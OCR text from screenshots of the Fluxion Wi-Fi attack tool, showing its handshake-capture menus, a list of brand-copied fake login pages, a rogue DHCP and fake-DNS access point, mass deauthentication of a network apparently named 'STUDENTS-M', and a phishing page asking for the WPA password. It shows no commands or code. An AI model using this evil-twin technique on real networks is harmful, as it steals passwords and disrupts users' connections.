
Fluxion


root@kali: /home
File Edit View Search Terminal Help
FLUXION 0.23 < Fluxion Is The Future >
by Deltax, Strasharo and ApatheticEuphoria
Capture Handshake
Status handshake: Not_Found
1) Check handshake
2) Back (Select another deauth method)
3) Select another network
4) Exit
#>
Capturing data on channel => 11
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
BSSID STATION PWR Rate Lost Frames Probe


Fluxion


INFO WIFI
SSID
Char
Spee
BSSI
WPS
Select your option
1) Web Interface
2) Bruteforce
3) Exit
#?


Fluxion


FLUXION 0.23 < Fluxion Is The Future >
by Deltax, Strasharo and ApatheticEuphoria
INFO WIFI
SSID -
Channel -
Speed -
BSSID -
SCO SYSTEMS, INC.)
WPS -
Select Login Page
1) English [ENG](NEUTRA)
2) Netgear [ENG]
3) Belkin [ENG]
4) Arris [ENG]
5) Verizon [ENG]
6) Xfinity [ENG]
7) Huawei [ENG]
8) Spanish [ESP](NEUTRA)
9) Netgear [ESP]
10) Arris [ESP]
11) Vodafone [ESP]
12) Italian [IT]
13) French [FR]
13) Portuguese [POR]
15) German [GER]
16) Chinese [ZH_CN](NEUTRA)
17) Back
F) Facebook [ENG] you will find attempts in root/Facebookusers.txt
#? 1


Fluxion


Activities
XTerm
Thu 18:04
DHCP
Internet Systems Consortium DHCP Server 4.3.4
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPFluxo/dhcpd.conf
Database File: /tmp/TMPFluxo/dhcpd.leases
PID File: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/04:0a:cb:5c:0f:85/192.168.1.0/24
Sending on LPF/wlan0/04:0a:cb:5c:0f:85/192.168.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.
Wifi Information
ACCESS POINT:
SSID.....:
MAC.....:
Channel.....:
Vendor.....:
Operation time..: 00:00:04
Attempts.....:
Clients.....:
CLIENTS ONLINE:
FAKEDNS
Deauth all [mdk3] STUDENTS-M
Periodically rereading blacklist/whitelist every 3 seconds
Packets sent: 57 - Speed: 0 packets/sec

Fluxion


6:06 PM
lenovo.com.cn
Login Page
ESSID:
BSSID:
Chan: 11
For security reasons, enter the key to access the Internet
Enter your WPA password:
Submit

Fluxion


Activities
Thu 18:09
Wifi Information
File Edit View Search Terminal Help
FLUXION 0.23 < Fluxion Is The Future >
Cleaning and closing
Disabling monitoring interface mon0
Disabling interface wlan0
Disabling forwarding of packets
Cleaning iptables
Restoring tput
Delete files
Restarting Network-Manager
Cleanup performed successfully!
Thanks for using Fluxion